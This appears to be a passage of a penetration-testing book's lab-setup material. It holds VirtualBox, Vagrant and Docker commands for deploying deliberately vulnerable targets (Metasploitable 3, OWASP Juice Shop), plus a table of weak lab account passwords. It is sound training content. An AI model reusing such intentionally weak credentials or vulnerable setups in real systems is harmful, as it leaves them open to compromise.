


Figure 2.24 – Verifying network connectivity




Figure 2.25 – Installing Vagrant plugins

```
C:\Users\Slayer>vagrant box add rapid7/metasploitable3-win2k8
==> box: Loading metadata for box 'rapid7/metasploitable3-win2k8'
    box: URL: https://vagrantcloud.com/rapid7/metasploitable3-win2k8
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.

1) virtualbox
2) vmware
3) vmware_desktop

Enter your choice: 1
```

Choose 1 and hit Enter

Figure 2.26 – Selecting the preferred hypervisor

```
C:\Users\Slayer>vagrant box add rapid7/metasploitable3-win2k8
==> box: Loading metadata for box 'rapid7/metasploitable3-win2k8'
    box: URL: https://vagrantcloud.com/rapid7/metasploitable3-win2k8
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.

1) virtualbox
2) vmware
3) vmware_desktop

Enter your choice: 1
==> box: Adding box 'rapid7/metasploitable3-win2k8' (v0.1.0-weekly) for provider: virtualbox
    box: Downloading: https://vagrantcloud.com/rapid7/boxes/metasploitable3-win2k8/versions/0.1.0-weekl
y/providers/virtualbox.box
==> box: Box download is resuming from prior download progress
    box:
==> box: Successfully added box 'rapid7/metasploitable3-win2k8' (v0.1.0-weekly) for 'virtualbox'!
```

Figure 2.27 – Metasploitable 3 download status




Figure 2.28 – Metasploitable 3 networking settings




Figure 2.29 – Dual-homed network connection




Figure 2.30 – Choosing a provider




Figure 2.31 – Connecting to the HiddenNet virtual network




Figure 2.32 – Installing Docker PGP keys

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ echo 'deb [arch=amd64 signed-by=/usr/share/keyrings/docker-archive-keyr
ing.gpg] https://download.docker.com/linux/debian buster stable' | sudo tee
 /etc/apt/sources.list.d/docker.list
deb [arch=amd64 signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] h
ttps://download.docker.com/linux/debian buster stable

┌──(kali㉿kali)-[~]
└─$
```

Figure 2.33 – Configuring the Docker repository

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo apt install -y docker-ce docker-ce-cli containerd.io
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  docker-ce-rootless-extras docker-scan-plugin libslirp0 pigz slirp4netns
Suggested packages:
  aufs-tools cgroupfs-mount | cgroup-lite
The following NEW packages will be installed:
  containerd.io docker-ce docker-ce-cli docker-ce-rootless-extras
  docker-scan-plugin libslirp0 pigz slirp4netns
0 upgraded, 8 newly installed, 0 to remove and 93 not upgraded.
Need to get 108 MB of archives.
```

Figure 2.34 – Installing Docker on Kali Linux

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo docker pull bkimminich/juice-shop
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
ddad3d7c1e96: Pull complete
3a8370f05d5d: Pull complete
71a8563b7fea: Pull complete
119c7e14957d: Pull complete
cc14223d9a87: Pull complete
1b6803f21605: Pull complete
3dbea8a23ca4: Pull complete
4a9468a1f264: Pull complete
Digest: sha256:9dde4f70f060d58dc83a3fa53f4f9ad89cf7a38858ecffdc1d74289a14c61465
Status: Downloaded newer image for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest

┌──(kali㉿kali)-[~]
└─$
```

This process may take a couple of minutes to complete.

Figure 2.35 – OWASP Juice Shop Docker container

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo docker run --rm -p 3000:3000 bkimminich/juice-shop

> juice-shop@12.8.0 start /juice-shop
> node build/app

info: All dependencies in ./package.json are satisfied (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Detected Node.js version v12.22.1 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Required file server.js is present (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main-es2018.js is present (OK)
info: Required file tutorial-es2018.js is present (OK)
info: Required file polyfills-es2018.js is present (OK)
info: Required file runtime-es2018.js is present (OK)
info: Required file vendor-es2018.js is present (OK)
info: Required file main-es5.js is present (OK)
info: Required file tutorial-es5.js is present (OK)
info: Required file polyfills-es5.js is present (OK)
info: Required file runtime-es5.js is present (OK)
info: Required file vendor-es5.js is present (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000
```

Figure 2.36 – Starting the OWASP Juice Shop Docker container




Figure 2.37 – OWASP Juice Shop user interface




Figure 2.38 – OWASP BWA virtual machine




Figure 2.39 – Selecting the virtual disk file




Figure 2.40 – Network adapter configurations




Figure 2.41 – Verifying network connectivity

Code and Commands

```
C:\> cd C:\Program Files\Oracle\VirtualBox

C:\Program Files\Oracle\VirtualBox> vboxmanage dhcpserver add --network=PentestNet --server-ip=172.30.1.1 --lower-ip=172.30.1.20 --upper-ip=172.30.1.50 --netmask=255.255.255.0 --enable
```

Command 2.1

```
C:\> cd C:\Program Files\Oracle\VirtualBox

C:\Program Files\Oracle\VirtualBox> vboxmanage dhcpserver
add --network=HiddenNet --server-ip=10.11.12.1 --lower-
ip=10.11.12.20 --upper-ip=10.11.12.50 --
netmask=255.255.255.0 --enable
```

Command 2.2

```
C:\> cd C:\Program Files\Oracle\VirtualBox

C:\Program Files\Oracle\VirtualBox> vboxmanage dhcpserver
add --network=RedTeamLab --server-ip=192.168.42.1 --lower-
ip=192.168.42.20 --upper-ip=192.168.42.50 --
netmask=255.255.255.0 --enable
```

Command 2.3

```
C:\> cd C:\Program Files\Oracle\VirtualBox

C:\Program Files\Oracle\VirtualBox> VBoxManage.exe list vms
```

Command 2.4

```
C:\Program Files\Oracle\VirtualBox> VBoxManage.exe modifyvm
"VM Name" --nested-hw-virt on
```

Command 2.5

```
C:\Users\Slayer> vagrant plugin install vagrant-reload

C:\Users\Slayer> vagrant plugin install vagrant-vbguest
```

Command 2.6

```
C:\Users\Slayer> vagrant box add rapid7/metasploitable3-
win2k8
```

Command 2.7

```
C:\Users\Slayer> cd .vagrant.d\boxes

C:\Users\Slayer\.vagrant.d\boxes> vagrant init
metasploitable3-win2k8

C:\Users\Slayer\.vagrant.d\boxes> vagrant up
```

Command 2.8

```
C:\Users\Slayer> vagrant box add rapid7/metasploitable3-
ub1404
```

Command 2.9

```
C:\Users\Slayer> cd .vagrant.d

C:\Users\Slayer\.vagrant.d> del Vagrantfile

C:\Users\Slayer\.vagrant.d> vagrant init metasploitable3-
ub1404

C:\Users\Slayer\.vagrant.d> vagrant up
```

Command 2.10

```
curl -fsSL https://download.docker.com/linux/debian/gpg |
gpg --dearmor | sudo tee /usr/share/keyrings/docker-
archive-keyring.gpg >/dev/null
```

Command 2.11

```
echo 'deb [arch=amd64 signed-by=/usr/share/keyrings/docker-
archive-keyring.gpg]
https://download.docker.com/linux/debian buster stable' |
sudo tee /etc/apt/sources.list.d/docker.list
```

Command 2.12

```
sudo apt-get update
```

Command 2.13

```
sudo apt install -y docker-ce docker-ce-cli containerd.io
```

Command 2.14

```
sudo docker pull bkimminich/juice-shop
```

Command 2.15

```
sudo docker run --rm -p 3000:3000 bkimminich/juice-shop
```

Command 2.16

Further reading

To learn more on the topics that were covered in this chapter, take a look at the following resources:

- Why secure web-based applications? https://hub.packtpub.com/why-secure-web-based-applications-with-kali-linux/
- Kali Linux 2021.2 release information: https://www.kali.org/blog/kali-linux-2021-2-release/

Chapter 3

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Oracle VM VirtualBox: https://www.virtualbox.org/
- Windows Server 2019: https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2019
- Windows 10 Enterprise: https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise
- Ubuntu Server 20.04.2: https://ubuntu.com/download/server
- FreeRadius: https://freeradius.org/
- A physical wireless router that supports the WEP, WPA2-Personal, and WPA2-Enterprise security standards

Images




Figure 3.1 – Windows red teaming lab topology

Group	Username	Password	Device
Local user	Administrator	P@ssword1	Windows Server
Local user	Bob	P@ssword1	Bob-PC
Local user	Alice	P@ssword1	Alice-PC
Domain user	bob	Password1	Domain user accounts
Domain user	alice	Password1	
Domain administrator	johndoe	Password123	
Service account	sqladmin	Password45	

Figure 3.2 – User accounts

